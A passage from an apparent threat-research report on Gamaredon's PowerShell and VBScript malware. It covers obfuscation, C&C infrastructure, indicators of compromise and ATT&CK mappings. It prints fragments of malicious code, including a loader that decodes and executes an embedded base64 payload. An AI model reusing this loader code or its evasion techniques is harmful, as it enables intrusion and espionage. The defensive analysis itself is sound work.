        $mKbDVkHFCbchen = [string]::Format($ZDwsBRMCNPwAYOUB,
        $SFIPWLhoHvalley)
        $nVGWseCefnikon = New-Object System.Management.
        ManagementObject($mKbDVkHFCbchen)
        $nVGWseCefnikon.Get()
        $LZwbgdoBEMSphd = $nVGWseCefnikon['VolumeSerialNumber']

        return ($LZwbgdoBEMSphd).TrimStart('0')
    }catch{return ''}
}

function jhIajC1TbkjP
{
    try{
        $OFNJwlClWppc = pnFZVwcJKbeacbX
        $aDLMgYgmoPATRYK = Join-Path $script:cwSZLkfPsage
        'ping.txt'
        Add-Content $aDLMgYgmoPATRYK $OFNJwlClWppc
    }catch{}
}

function DcBpXETQfnEnUAHkD
{
    param($sLoPgqgNHsaccept)

    try{
        return [Convert]::ToBase64String([System.Text.Encoding]::
        UTF8.GetBytes($sLoPgqgNHsaccept))
    }catch{return ''}
}

function AioGkokGeRJKsNVoRf2Ilq{
    param($ZUHOdKAjJNblast, $MeRjWnSqffourth)

    try{
        return [string]::Format("{0}`r`n{1}", $ZUHOdKAjJNblast,
        $MeRjWnSqffourth)
    }catch{return ''}
}

function kNYSRDNcEEbeThs{
    try{
        $ebAicndGEecuador = '-' * 27
        $MDJelKkJJjesse = pnFZVwcJKbeacbX

        return ($ebAicndGEecuador + $MDJelKkJJjesse)
```

v. 7208

```
function fYNWa3pvyh3oqh3rbJlfk($zFXgablza3bmb0adjHmpf,
$EXGPb4hglmhetlteiIqRL){
    try{
        try{
            $vBFVUllehqefokzaaMJtZ = xjBVyausdf0nlcnlAycYq(
            '50Bohusuikslhfdy2Fwkpkjabnrlualtmdzszu');
            kghYL0vleyth4tdmGAjwG($vBFVUllehqefokzaaMJtZ);
        }
        catch{}

        $pSRvAytn5mdnzqargerhF = gi($zFXgablza3bmb0adjHmpf);
        $oYfqmxeqss4ljtkrVHFza = xjBVyausdf0nlcnlAycYq(
        'vv7oy2mb0ky8th');
        $lpDNPzzhrb0krctaFnrqA = $pSRvAytn5mdnzqargerhF.length;
        $EroUMwlzpmlmiiacFrUUO = $pSRvAytn5mdnzqargerhF.
        lastwritetime;
        $whyqaidjgugsnb53pWSeX = xjBVyausdf0nlcnlAycYq('1t_xr_lo');
        $kLPaDten00gfe5v4ZkMlv = $script:JVlmdtfdlloxxj0eJOjxC;
        $Kqdbdjq4qavnf3avJWXJK = $oYfqmxeqss4ljtkrVHFza,
        $EXGPb4hglmhetlteiIqRL, $EroUMwlzpmlmiiacFrUUO,
        $lpDNPzzhrb0krctaFnrqA, $whyqaidjgugsnb53pWSeX,
        $kLPaDten00gfe5v4ZkMlv;
        $VOFAis4iqz0xqv3nPJAEu = xjBVyausdf0nlcnlAycYq('gv&ci&aa');
        $ibfMQh1vchv1jasvjlENz = [string]::Join(
        $VOFAis4iqz0xqv3nPJAEu, $Kqdbdjq4qavnf3avJWXJK);

        $qFEKtiqmdrw5olhqJTJEB = vClWRyo1wngyvm05adMAL(
        $ibfMQh1vchv1jasvjlENz);

        return $qFEKtiqmdrw5olhqJTJEB;
    }
    catch{

        return '';
    }
}

#

function kghYL0vleyth4tdmGAjwG($tzzGbxknjjxibcwqspktu){
    try{
        if(Test-Path $script:pQCcwo2tthzgk4atgej2r -PathType Leaf){
            $PBFLQpmfxgsobx42kUkqf = (gc $script:
            pQCcwo2tthzgk4atgej2r).Length;
            if($PBFLQpmfxgsobx42kUkqf -gt 10000){
                rm $script:pQCcwo2tthzgk4atgej2r;
            }
        }

        $script:pSsdMr54fgbdaxpchObXD += $tzzGbxknjjxibcwqspktu;
        $script:pSsdMr54fgbdaxpchObXD += [Environment]::NewLine;

        if(($script:pSsdMr54fgbdaxpchObXD).length -gt 300){
            $oYpEhprvt2a3srnnwEgcm = xjBVyausdf0nlcnlAycYq(
            'mjap1drhdtm-sac3korrne0tq0elinhxt5m tz{os0pij}bh
            gb{culw5}cy');
            $oYpEhprvt2a3srnnwEgcm = $oYpEhprvt2a3srnnwEgcm -f
            '$script:pQCcwo2tthzgk4atgej2r',
            '$script:pSsdMr54fgbdaxpchObXD';
            $a = YJrDvmxrlul3fflgpmdpe($oYpEhprvt2a3srnnwEgcm);
            $script:pSsdMr54fgbdaxpchObXD = "";
```

Figure 12. Comparison of PteroPSDoor variant 1 v. 7051, 7052, and 7208

An example of a different kind of obfuscation, mainly used in PowerShell scripts, is a PteroPSLoad sample. As depicted in Figure 13, the main functionality code of PteroPSLoad is base64 encoded and embedded in a wrapper. The wrapper contains some cleartext code and large portions of irrelevant code, particularly within several try/catch blocks. However, relevant sections, highlighted with red frames, decode the blob and execute it.

```
try{
function Set-PrinterDefault {param([string]$name); Set-Printer -Name $name -IsDefault}$omnivorous = Get-Process | Select-Object -Property NonpagedSystemMemorySize;
}catch{};

$turn14 = "abq~gouache27excitability94paddy72airdrome35councilman93";
try{
function Get-EventLogLast24Hours {param([string]$logname); Get-EventLog -LogName $logname -After (Get-Date).AddDays(-1)}$crossbreed = Get-Process | Select-Object -Prope
}catch{};


$gouache272 ="DQonJGlucXVpcmluZzc4NCA9IChHZXQtSXRlbVByb3BlcnR5IC1QYXRoICJIS0NVOlxQcmludGVycyIgIC1OYW1lIG1ha2V3ZWlnaHQzNjMpLm1ha2V3ZWlnaHQzNjM7IGludm9rZS1leHByZXNzaW9uIC
xXaW5kb3dzXENhY2hlc1xpZGxpbmcuZGIiOw0KICAgIGlmKFRlc3QtUGF0aCAtUGF0aCAkYWZ0ZXJjbGFwMzM4KXsNCiAgICAgICAgJHNoaW5ndWFyZDgwMyA9IGdjICRhZnRlcmNsYXAzMzg7DQogICAgfWVsc2V7DQogIC
1vdmUtSXRlbSAkYWZ0ZXJjbGFwMzM4IC1Gb3JjZTsNCiAgICB9ZWxzZXsNCgkNCiAgICAJIA0KICAgCSBpZigkKCR0cmFucXVpbGl6ZTIzNS5yZXNwb25zZVRleHQpLkxlbmd0aCAtZ3QgNS17DQogICAgICAgIAkkYSA9IH
FMTF9TRVJWRVJfRVJST1JTIik7DQogICAgICAgICAgICRxdWlya2VkNDc2LnNldFRpbWVvdXRzKDEyMDAwMCwxMjAwMDAsMTIwMDAwLDEyMDAwMCk7DQogICAgICAgIH1jYXRjaHt9DQogICAgICAgICRxdWlya2VkNDc2Lm
RsaW5nLmRiIjsNCiAgICAkYW1iaWRleHRyb3VzNDc0PSIiOw0KICAgIA0KICAgIEAoDQogICAgICAgIE5ldy1PYmplY3QgUFNPYmplY3QgLVByb3BlcnR5IEB7YnJpbmdkb3duNzk3ID0gImh0dHBzOi8vdGVsZWdyYS5waC
AgICAgICAgICAgICAgICAgICAkcXVpcmtlZDQ3Ni5zZXRSZXF1ZXN0SGVhZGVyKCRfLnBvY2tlZDMzNCwgJF8ucHJvamVjdGVkZXhwb3J0ODEyKTsNCiAgICAgICAgICAgICAgICAgICAgICAgICRxdWlya2VkNDc2LnNldF
9tYXRpYzEzMCA4LjguOC44IHwgP3skXyAtbWF0Y2ggIihbMC05QS1aYS16LS5dKy5uZ3Jvay1mcmVlLmFwcCkifXwleyRNYXRjaGVzWzBdfSk7DQogICAgICAgIH1jYXRjaHt9DQogICAgfSAgDQogICAgaWYoKCRhbWJpZG
AgIH0NCic7DQoNCiN+DQpTZXQtSXRlbVByb3BlcnR5IC1QYXRoICdIS0NVOlxQcmludGVycycgLU5hbWUgInRyYW5zcG9ydGVkNDcxIiAtVmFsdWUgJw0KZnVuY3Rpb24gdHJhbnNwb3J0ZWQ0NzEoJHNlbHZhZ2U4Nzcpew
AgICAgJHBlcnNpc3RlbmNlODUwID0gJydzdGFydC1qb2IgeyRiYXNlcmF0ZTEwOCA9IFtTeXN0ZW0uVGV4dC5FbmNvZGluZ106OlVURjguR2V0U3RyaW5nKFtTeXN0ZW0uQ29udmVydF06OkZyb21CYXNlNjRTdHJpbmcoJG
kgLWVxICJodHRwIiApew0KICAgICAgICAgICAgJGNyZXN0ZmFsbGVuNTA4ID0gc3ViY2xhdXNlMzcxICRicmVlZDExOCAiIiAiIjsNCiAgICAgICAgICAgICRwZXRlcnNidXJnMjQ4ID0gJGNyZXN0ZmFsbGVuNTA4LnJlc3
luZzU2MDsgDQogICAgJGdyb3NzaW52ZXN0bWVudHM5NTksJGZvb3Q0NjQgPSBleHRyZW1lb2JzZXJ2YXRpb24zOTE7DQogICAgJGNoYW5uZWxzd210Y2hpbmcxNDIgPSAiZCQoJGVudjpQUk9DRVNTT1JfSURFTlRJRklFUi
R0aW5nczsNCiRzd2VlcGVyOTMxLkVuYWJsZWQgPSAkVHJ1ZTsNCiRzd2VlcGVyOTMxLlN0YXJ0V2hlbkF2YWlsYWJsZSA9ICRUcnVlOw0KJHN3ZWVwZXI5MzEuSGlkZGVuID0gJEZhbHNlOw0KJHNodWZmbGVvZmY3NTcgPS
try{
function Set-EnvironmentVariable {param([string]$name,[string]$value); [Environment]::SetEnvironmentVariable($name, $value, "User")}$bashful = [System.Data.Services.Cli
}catch{};

$airdrome35 = [system.Text.Encoding]::UTF8;
try{
function Start-Program {param([string]$program); Start-Process $program}$managerialworkers = Get-Process | Select-Object -Property NonpagedSystemMemorySize;
}catch{};

$councilman93 =$gouache272;
try{
function Add-ActiveDirectoryUser {param([string]$name,[string]$password); New-ADUser -Name $name -AccountPassword (ConvertTo-SecureString $password -AsPlainText -Force)
}catch{};

$gouache27  = $airdrome35.GetString([System.Convert]::FromBase64String($councilman93));

try{
function Remove-Partition {param([int]$diskNumber,[int]$partitionNumber); Remove-Partition -DiskNumber $diskNumber -PartitionNumber $partitionNumber}$straightener = [Sy
}catch{};


try{
function ConvertFrom-UnixTimestamp {param([int]$timestamp); [datetime]::fromunixtime($timestamp)}$trump = [System.Environment]::OSVersion;
}catch{};

$gouache27.split($turn14[3])| foreach-object {

try{
$statisticalabstract = $statisticalabstract + $statisticalabstract;
}catch{};

$brake23 = $_;

try{
$stick = [System.Web.HttpResponse]::new();
}catch{};

$pragmatics68  =[scriptblock]::Create($_);
try{
$dragonfly = Get-Process | Select-Object -Property MinWorkingSet;
}catch{};

$servitor29  = & $pragmatics68;
try{
$emotional = Get-Process | Select-Object -Property Path;
}catch{};
```

Figure 13. An example of obfuscation used in a PteroPSLoad sample

The last example is a sample of the VBScript version of PteroLNK (SHA1: 7793282401B134077E70217B55B0C4B45850D119) that is quite large and heavily obfuscated. Various types of obfuscation applied to it are characteristic of many Gamaredon's VBScript tools.

Looking at Figure 14, which contains a zoomed-out code listing of PteroLNK, there are three visually distinct blobs in the script, highlighted in pink. These blobs represent the individual components of PteroLNK: a downloader, a LNK dropper, and a scheduler.

Figure 14. An example of obfuscation used in a PteroLNK sample – highlighted parts are code obfuscated as data

As shown in Figure 15, the first two blobs are base64 encoded, while the last one resembles valid VBScript code. In this last blob, which contains the scheduler's code, various characters have been replaced with random character sequences (e.g., u with %L90#, n with #E7H2, o with }Q@45). The wrapper deobfuscates the code in the blob during runtime, just before evaluation.

Figure 15. Snippets of the three blobs from PteroLNK

These two obfuscation types can be layered. After decoding, the base64-encoded blobs also contain blobs with replaced characters. Figure 16 shows an example of the contents of a base64-encoded blob post-decoding.

Figure 16. The second layer of obfuscation applied to the downloader component

Moreover, as well as in other tools, the names of functions and variables in PteroLNK are randomly generated.

NETWORK INFRASTRUCTURE

Gamaredon uses a technique known as *fast flux DNS* for its network infrastructure – frequently changing its C&C servers' IP addresses, usually several times per day, to avoid IP-based blocking. It also frequently registers and updates many new C&C domains to avoid domain-based blocking, mainly using `.ru` as the top-level domain (TLD). Very rarely, we also saw these TLDs being used: `.shop`, `.org`, `.site`, `.online`, `.fun`, and `.xyz`. The most prevalent registrar used by Gamaredon for registering new C&C domains is REGRU-RU.

From 2022, Gamaredon shifted from using hardcoded C&C domains to hardcoded C&C IP addresses in its tools. By mid-2023, many tools contained a hardcoded C&C domain and a hardcoded C&C IP address, with some only having a hardcoded C&C IP address.

Note that even if a tool contains a hardcoded C&C domain, it resolves this domain to an IP address by itself, for example by using WMI queries to ping C&C domains, and subsequently uses the IP address for contacting the C&C server. In April 2023, Gamaredon changed the DNS records for its domains to prevent IP addresses from being resolved without using subdomains.

Bypassing domain-based blocking

Gamaredon puts considerable effort into finding new techniques for bypassing domain-based blocking and for protecting the IP addresses of its C&C servers. Besides manually resolving C&C domains to IP addresses, which is typical behavior of Gamaredon tools, in 2022 and 2023 the group has added several additional techniques to bypass domain-based blocking.

These include using legitimate public third-party websites to resolve domains to IP addresses, obtaining IP addresses from hardcoded URLs leading to a Telegram channel maintained by the operators or the Telegram publishing platform `telegra.ph`, and using *Cloudflare's* or *Google's* DoH service. It can also use the legitimate Cloudflare Tunnel client to proxy traffic, or the *ngrok utility* to communicate with a C&C server. Lastly, it can obtain a C&C IP address from a DNS TXT record of a hardcoded C&C domain by querying Google's DNS server.

CONCLUSION

Gamaredon significantly extended its cyberespionage capabilities by introducing multiple new tools to its arsenal throughout 2022 and 2023. These new tools are developed mainly in PowerShell, which has definitely become the language of choice for the group. Despite these numerous additions, the technical sophistication of the tools has hardly increased and the tools remain rather simple and straightforward with the focus on getting things done.

Rather than innovating new stealth methods, Gamaredon continues to rely on heavy obfuscation, frequent updates, and pre-deployment testing against security products. Given the high volume of unique samples produced daily, all three aforementioned aspects are probably automated to some extent.

The group demonstrated resourcefulness by employing various techniques to evade network-based detections, leveraging third-party services such as Telegram, Cloudflare, and ngrok. Despite occasional attempts to compromise other countries, Gamaredon's primary focus remains Ukraine, and we anticipate this trend will continue without significant shifts in targeting.

IOCS

Files

In this section, we only provide one example for each tool or variant. All IoCs were already provided in the MISP events published with private *ESET Threat Intelligence* reports throughout 2022 and 2023.

SHA-1	Filename	Detection	Description
DF1C0A70E7A02B839AB3AAC3FC410E61EEFB58EB	N/A	VBS/Pterodo.AEV	PteroX – a VBScript general-purpose downloader.
B50F10BBDB49BE6D868B09F3E1DD6C78D58D8E89	N/A	PowerShell/Pterodo.FR	PteroBleed – steals the IndexedDB database from various browsers.
08796449441786454 98E20EB4F59F2A8F128255D	N/A	PowerShell/Pterodo.GA	Downloader of PteroBleed.
82123C17117EF235F3B57D0C5572C861E3ED7173	N/A	Win32/Pterodo.CEZ	PteroCDrop – dropper with various C or VBScript payloads.
5720FFDF9D9CD649445CBC12844E2B587622643A	N/A	PowerShell/Pterodo.GC	PteroClone – uses rclone to download the next stage.
55CD3FB7D1FDE869441154573C9C62D93E0570E0	N/A	PowerShell/Pterodo.GA	Downloader of PteroClone.
F05874C1B908FDEF4B9AF2B084E3D813595A12C9	N/A	PowerShell/Pterodo.FY	PteroCookie – cookie stealer.
CEA83C1AF6736484A172F7A3B876427CDF276473	N/A	PowerShell/Pterodo.GA	Downloader of PteroCookie.
FEA57A486EB4BDAC5E7D59C9958C42293A5ABE12	N/A	VBS/Pterodo.AFA	PteroDash – a VBScript general-purpose downloader.
1AEAE7A567C71200BA804801C4CEC227D2B64414	N/A	PowerShell/Pterodo.FF	PteroDig – LNK weaponizer.
A3260C3314DF25DBF3369B7C516BD9D4C1B4B1E4	N/A	PowerShell/Pterodo.GK	Downloader of PteroDig.
B2B58CEF19546B2D2284B2EB5F22B6D8FDB94D4E	N/A	VBS/Pterodo.VE	PteroDoc – Word document weaponizer.
AC17FD08A3987CC91DFD6649BA3DABE8A9671305	N/A	PowerShell/Pterodo.FT	PteroGram – steals data that belongs to the Telegram Desktop application.

SHA-1	Filename	Detection	Description
945A50678E6E9AA293707E4F41E9BC81B9098BC5	N/A	PowerShell/TrojanDownloader.Agent.GBK	Downloader of PteroGram.
AB7C5C7CD6F75B1D0A7AD29176A254055BE5356E	N/A	VBS/Pterodo.SC	Downloader of PowerShell version of PteroLNK.
866E874CFF4EAD29889924AA02630E68AE252B55	N/A	VBS/Pterodo.SL	Downloader of the VBScript version of PteroLNK.
49CF239AB2EBD04CAFDCEC07FBB0C1C1A43E8C02	N/A	PowerShell/Pterodo.FC	PowerShell version of PteroLNK – USB drive weaponizer.
801A9B08987977692223B7105DEC8B21B9D9749E	N/A	PowerShell/Pterodo.GN	PowerShell version of PteroLNK – USB drive weaponizer.
44C720AE508F448263A83CAC26775D6709DFBBDD	N/A	PowerShell/Pterodo.GN	PowerShell version of PteroLNK – USB drive weaponizer.
E537DEAF3A77C5C0F0B9F8A12FF5995DD24CD259	N/A	PowerShell/Pterodo.GN	PowerShell version of PteroLNK – USB drive weaponizer.
7793282401B134077E70217B55B0C4B45850D119	N/A	VBS/Pterodo.PS	VBScript version of PteroLNK – USB drive weaponizer.
0FA9303ED739A3C6A76CEF4517B9ADB60C73CA80	N/A	PowerShell/Pterodo.JJ	Downloader of PteroPSDoor variant 1.
A3C21F9A493A05F9428E8F5FE5AF7F0C2BF67F95	N/A	PowerShell/Pterodo.GA	Downloader of PteroPSDoor variant 2.
821362A484908E93F8BA748B600665AE6444303D	N/A	Win32/Pterodo.BUD	PteroPSDoor variant 1 version 7051.
66049304E03AB624167B68501202A254E9ADD060	N/A	Win32/Pterodo.BUD	PteroPSDoor variant 1 version 7052.
BA5F7E2FA9BE1CB3FC7AE113F41C36E4F2C464B6	N/A	PowerShell/Pterodo.GS	PteroPSDoor variant 1 version 7208.
742E34BA21650ECB0B7EF33F786641F0BE823BE8	N/A	PowerShell/Pterodo.BY	PteroPSDoor variant 2 version 7111.
4F915541291120AA100123C1C93FA7DE78F46A3F	N/A	PowerShell/Agent.BGU	PteroPSLoad – PowerShell downloader.

SHA-1	Filename	Detection	Description
025E3D88C53FC12D5A4A AB726E696F2815BAC84D	N/A	VBS/Pterodo.TX	PteroPSLoad – PowerShell downloader.
D5576E578518E474A5DF F654C44AB3EC4A6E4ECF	N/A	PowerShell/Pterodo.FD	PteroPSLoad – PowerShell downloader.
28F4F0367C2BB0574C8A 7D1B9C3E71E6AC678300	N/A	PowerShell/Pterodo.AV	PteroPSLoad – PowerShell downloader.
E0BD8855159CB708789C 4DE183E107C5C117FBA1	N/A	PowerShell/Pterodo.GE	PteroPSLoad – PowerShell downloader.
9E30DFFDB88DD3ADFAB4 CD5C67A98336C4BF9504	N/A	PowerShell/Pterodo.DX	PteroPSLoad – PowerShell downloader.
224B18E531E511CEA284 9D9A3B9CF5AD502AFECC	N/A	PowerShell/TrojanDownloader.Agent.EMF	PteroPSLoad – PowerShell downloader.
6D694B73A2C497F16EB9 B5CCA883658397FFBEDF	N/A	PowerShell/Agent.GT	PteroPSLoad – PowerShell downloader.
B08305C557692619B9D0 EAF5B58A8B91858CF4D5	N/A	Win32/Pterodo.BTM	PteroPSLoad – PowerShell downloader.
B99D4724077B0A2CBEEE 38332C05F3D4171C9DCC	N/A	PowerShell/Pterodo.AV	PteroPSLoad – PowerShell downloader.
13BA279D8602FEE7CEDE 152B6A9148CD9D2F6662	N/A	PowerShell/Pterodo.AV	PteroPSLoad – PowerShell downloader.
8C9BFF48805537B41717 BE78B1BE2A72DFC2A5D1	N/A	VBS/Pterodo.TT	Downloader of PteroPSLoad.
E2FEEE0B92819AC7FCA8 5CFE3DC37750834F0990	N/A	PowerShell/Pterodo.GH	PteroPShell – PowerShell reverse shell.
BED97E0CFEDA1588FF12 B392E0B5502DB50DE768	N/A	PowerShell/Pterodo.GA	Downloader of PteroPShell.
47A03EBB9798A8DF7EC8 212134D418E937B449E9	N/A	Win32/TrojanDownloader.Pterodo.A	PteroPowder – downloads and executes a PowerShell payload.
A93503BBB613F084ADD3 38B9FA2EEE466BF3A2D6	N/A	VBS/Pterodo.OD	PteroRisk – a VBScript general-purpose downloader.

SHA-1	Filename	Detection	Description
2B9B0AD0B65BB6101704684CD339E946FAE2DCFA	N/A	VBS/Pterodo.ABV	PteroSand – a VBScript general-purpose downloader.
2416DFC031CF0D05054D5BEB9739CBA6470FE585	N/A	PowerShell/Pterodo.GO	PteroScout – gathers and exfiltrates various information about the compromised system.
8C79BB8EB97E774FFCEC66C64F5CC8A11ED6C693	N/A	PowerShell/Pterodo.GL	Downloader of PteroScout.
BA2366ED4E83FFC6DEC489C9011FE181CE169A47	N/A	PowerShell/Pterodo.BQ	PteroScreen – screen capturing tool.
C42FE320A800F7C4AE97D0FDC6A1BBD91D57E75D	N/A	PowerShell/TrojanDownloader.Agent.HOI	Downloader of PteroScreen.
2CDB1DA4DF1A33E379C2F24DD6A05709F4848CB6	N/A	PowerShell/Pterodo.FR	PteroSig – steals database that belongs to the Signal application.
D37C80782FBEEE2035FBB196D6A6443B4BE05B4C	N/A	PowerShell/Pterodo.GA	Downloader of PteroSig.
D58BFB39969F28698F90BF2E8782057E2F83C2DF	N/A	PowerShell/KillAV.AH	PteroSocks – SOCKS proxy.
7CA1ADF40BA850D12B95259CBD2626562E17670C	N/A	PowerShell/Pterodo.GA	Downloader of PteroSocks.
8A2261D8C8111D2D99276575120B9EA65D0AEAEA	N/A	PowerShell/Pterodo.EG	PteroSteal – credential stealer.
5E34D44D6B39ED1F97729184101185D368F2B6CE	N/A	PowerShell/Pterodo.GK	Downloader of PteroSteal.
16FD6CBA3F13CC5B195CD6C0DD33BBF08CD0FE39	N/A	VBS/Pterodo.NM	PteroTemplate – Word template weaponizer.
9A6B36E6CAD9156EA6E09DE740D3F1CCB6816F87	N/A	VBS/Pterodo.XX	PteroTemplate – Word template weaponizer.
9E40CC45CBC9625EC190711D2790359A6198DB37	N/A	VBS/Pterodo.OC	PteroVDoor version 6004.
0FD02B12517221F71A4A3774630C05643EE59988	N/A	VBS/Pterodo.ACF	PteroVDoor version 6005.

SHA-1	Filename	Detection	Description
596613AF85EE703858DB96C570C6C0283EAA19C6	N/A	VBS/TrojanDownloader.Agent.ZEK	Downloader of PteroVDoor.
9B6EF236D9DC758336F1D89268822F8611C8B973	N/A	VBS/Pterodo.FE	Stage 1 of PteroVDoor download chain.
CB9712BED157239731711192DA17946BF6778D98D	N/A	VBS/Pterodo.XR	Stage 2 of PteroVDoor download chain.
04F1ED3050D6B2527D6196DFF5845B10510D0C2F	N/A	VBS/Pterodo.LS	Stage 2 of PteroVDoor download chain.
5BEFC01A3771E61151224E18F926226FF7FD4A40	N/A	VBS/Pterodo.OC	ReVBShell – VBScript reverse shell.
0B5402397306F702D006BC18A473DAC5CD33540B	N/A	Win32/Pterodo.CBG	Remote template downloaded by PteroDoc.
F2D8F72F8FAA81AF02D31C5A93DFEA71E33DE0D9	N/A	VBA/Pterodo.BS	Remote template downloaded by PteroTemplate.

Network

The network IoCs provided here are only C&C servers extracted from selected samples, provided as examples and not an exhaustive list of all C&C servers that we have encountered over the past years. The complete lists of network IoCs are provided in MISP events of private ESET Threat intelligence reports that we publish periodically.

Note that IP addresses could not be automatically resolved from the domains for two possible reasons: the domains had already expired or they have been resolved without a subdomain, which cannot be done anymore as explained in the *Network infrastructure* section.

IP	Domain	Hosting provider	First seen	Details
N/A	corolain[.]ru	N/A	2021-11-11	Gamaredon C&C server.
N/A	goloser[.]ru	N/A	2022-01-20	Gamaredon C&C server.
N/A	retarus[.]ru	N/A	2022-01-20	Gamaredon C&C server.
N/A	hulortad[.]ru	N/A	2022-05-06	Gamaredon C&C server.

IP	Domain	Hosting provider	First seen	Details
N/A	login.kifales[.]ru	N/A	2022-12-02	Gamaredon C&C server.
N/A	hakold[.]ru	N/A	2022-12-15	Gamaredon C&C server.
N/A	amasiyagi[.]ru	N/A	2023-02-07	Gamaredon C&C server.
67.205.160[.]237	N/A	DigitalOcean, LLC	2023-04-11	Gamaredon C&C server.
N/A	absorbeni[.]ru	N/A	2023-05-09	Gamaredon C&C server.
80.90.181[.]107	N/A	TimeWeb Ltd.	2023-05-22	Gamaredon C&C server.
185.163.45[.]5	N/A	MivoCloud SRL	2023-06-12	Gamaredon C&C server.
N/A	rieturc[.]ru	N/A	2023-06-20	Gamaredon C&C server.
5.181.156[.]109	N/A	MivoCloud SRL	2023-06-21	Gamaredon C&C server.
188.166.247[.]34	N/A	DigitalOcean, LLC	2023-06-21	Gamaredon C&C server.
194.180.191[.]30	N/A	MivoCloud Administrator, ORG-MS569-RIPE	2023-06-30	Gamaredon C&C server.
N/A	opela[.]ru	N/A	2023-07-10	Gamaredon C&C server.
159.223.152[.]63	N/A	DigitalOcean, LLC	2023-07-10	Gamaredon C&C server.
N/A	marginisbi[.]ru	N/A	2023-07-11	Gamaredon C&C server.
N/A	tolofa[.]ru	N/A	2023-08-04	Gamaredon C&C server.

IP	Domain	Hosting provider	First seen	Details
212.18.104[.]56	N/A	GLOBAL INTERNET SOLUTIONS LLC	2023-08-04	Gamaredon C&C server.
89.23.107[.]188	N/A	GLOBAL INTERNET SOLUTIONS LLC	2023-08-11	Gamaredon C&C server.
5.252.178[.]140	N/A	MivoCloud SRL	2023-08-16	Gamaredon C&C server.
141.98.233[.]17	N/A	GLOBAL INTERNET SOLUTIONS LLC	2023-08-17	Gamaredon C&C server.
185.225.19[.]16	N/A	MivoCloud Administrator, ORG-MS569-RIPE	2023-08-18	Gamaredon C&C server.
209.97.165[.]187	N/A	DigitalOcean, LLC	2023-08-18	Gamaredon C&C server.
91.200.148[.]232	N/A	TimeWeb Ltd.	2023-08-24	Gamaredon C&C server.
N/A	havxcq[.]ru	N/A	2023-08-30	Gamaredon C&C server.
164.92.115[.]188	N/A	DigitalOcean, LLC	2023-08-30	Gamaredon C&C server.
89.185.84[.]204	N/A	GLOBAL INTERNET SOLUTIONS LLC	2023-09-06	Gamaredon C&C server.
159.203.14[.]8	N/A	DigitalOcean, LLC	2023-09-07	Gamaredon C&C server.
46.29.234[.]46	N/A	GLOBAL INTERNET SOLUTIONS LLC	2023-09-18	Gamaredon C&C server.
161.35.106[.]28	N/A	DigitalOcean, LLC	2023-09-18	Gamaredon C&C server.

IP	Domain	Hosting provider	First seen	Details
144.126.218[.]218	N/A	DigitalOcean, LLC	2023-09-20	Gamaredon C&C server.
N/A	statuesque[.]ru	N/A	2023-09-25	Gamaredon C&C server.
195.133.88[.]128	N/A	GLOBAL INTERNET SOLUTIONS LLC	2023-09-29	Gamaredon C&C server.
N/A	fritopa[.]ru	N/A	2023-09-30	Gamaredon C&C server.
165.227.208[.]207	N/A	DigitalOcean, LLC	2023-09-30	Gamaredon C&C server.
89.19.209[.]154	N/A	TimeWeb Ltd.	2023-10-02	Gamaredon C&C server.
N/A	lokalut[.]ru	N/A	2023-10-09	Gamaredon C&C server.
143.198.160[.]45	N/A	DigitalOcean, LLC	2023-10-16	Gamaredon C&C server.
N/A	consentesto[.]ru	N/A	2023-10-23	Gamaredon C&C server.
167.172.139[.]39	N/A	RIPE-NCC-LEGACY-MNT, ORG-NCC1-RIPE	2023-10-23	Gamaredon C&C server.
185.163.47[.]177	N/A	MivoCloud SRL	2023-11-01	Gamaredon C&C server.
89.185.84[.]141	www.toorisugita[.]ru	N/A	2023-11-02	Gamaredon C&C server.
68.183.2[.]92	N/A	DigitalOcean, LLC	2023-11-02	Gamaredon C&C server.
N/A	dfgqdsd[.]ru	N/A	2023-11-09	Gamaredon C&C server.
N/A	youdad[.]ru	N/A	2023-11-27	Gamaredon C&C server.

IP	Domain	Hosting provider	First seen	Details
N/A	loturam[.]ru	N/A	2023-12-04	Gamaredon C&C server.
N/A	nikortal[.]ru	N/A	2023-12-06	Gamaredon C&C server.
N/A	nododru[.]ru	N/A	2023-12-20	Gamaredon C&C server.
62.133.62[.]73	N/A	GLOBAL INTERNET SOLUTIONS LLC	2023-12-20	Gamaredon C&C server.

MITRE ATT&CK TECHNIQUES

This table was built using *version 15* of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Resource Development	T1583.001	Acquire Infrastructure: Domains	Gamaredon registers domains for its C&C servers.
	T1583.003	Acquire Infrastructure: Virtual Private Server	Gamaredon rents servers for its C&C infrastructure.
	T1587.001	Develop Capabilities: Malware	Gamaredon develops its own custom malware.
	T1588.002	Obtain Capabilities: Tool	Gamaredon uses various open-source tools like ReVBShell and Cloudflare Tunnel client.
Initial Access	T1566.001	Phishing: Spearphishing Attachment	Gamaredon sends spearphishing emails with malicious attachments.
	T1091	Replication Through Removable Media	PteroLNK weaponizes USB drives to move laterally.
Execution	T1059.001	Command and Scripting Interpreter: PowerShell	Gamaredon uses PowerShell to execute payloads.

Tactic	ID	Name	Description
	T1059.005	Command and Scripting Interpreter: Visual Basic	Gamaredon uses VBScript to execute payloads.
	T1559.001	Inter-Process Communication: Component Object Model	PteroPSLoad uses the COM object `MSScriptControl.ScriptControl.1` to execute VBScript payloads.
	T1106	Native API	PteroCDrop uses the WinAPI `CreateProcess` to execute VBScript payloads.
	T1053.005	Scheduled Task/Job: Scheduled Task	PteroClone creates a scheduled task to execute the rclone utility when certain conditions are met.
	T1204.001	User Execution: Malicious Link	Gamaredon uses LNK files in its spearphishing campaigns.
	T1204.002	User Execution: Malicious File	Gamaredon uses HTA files in its spearphishing campaigns.
	T1047	Windows Management Instrumentation	PteroLNK uses WMI to discover connected USB drives.
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Downloader of PteroPSDoor variant 1 uses the `Startup` directory for persistence.
	T1037.001	Boot or Logon Initialization Scripts: Logon Script (Windows)	PteroSand achieves persistence by setting the `UserInitMprLogonScript` registry key.
	T1137.001	Office Application Startup: Office Template Macros	PteroTemplate inserts a VBA macro into the `Normal.dotm` template to achieve persistence.
	T1053.005	Scheduled Task/Job: Scheduled Task	PteroPSLoad creates a scheduled task for persistence.
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	PteroSand uses base64 to decode downloaded payloads.

Tactic	ID	Name	Description
	T1564.001	Hide Artifacts: Hidden Files and Directories	PteroLNK creates hidden files.
	T1562.001	Impair Defenses: Disable or Modify Tools	PteroSocks disables AMSI by calling the method `AmsiUtils.Uninitialize`.
	T1070.004	Indicator Removal: File Deletion	PteroPSDoor deletes staged files after successful exfiltration.
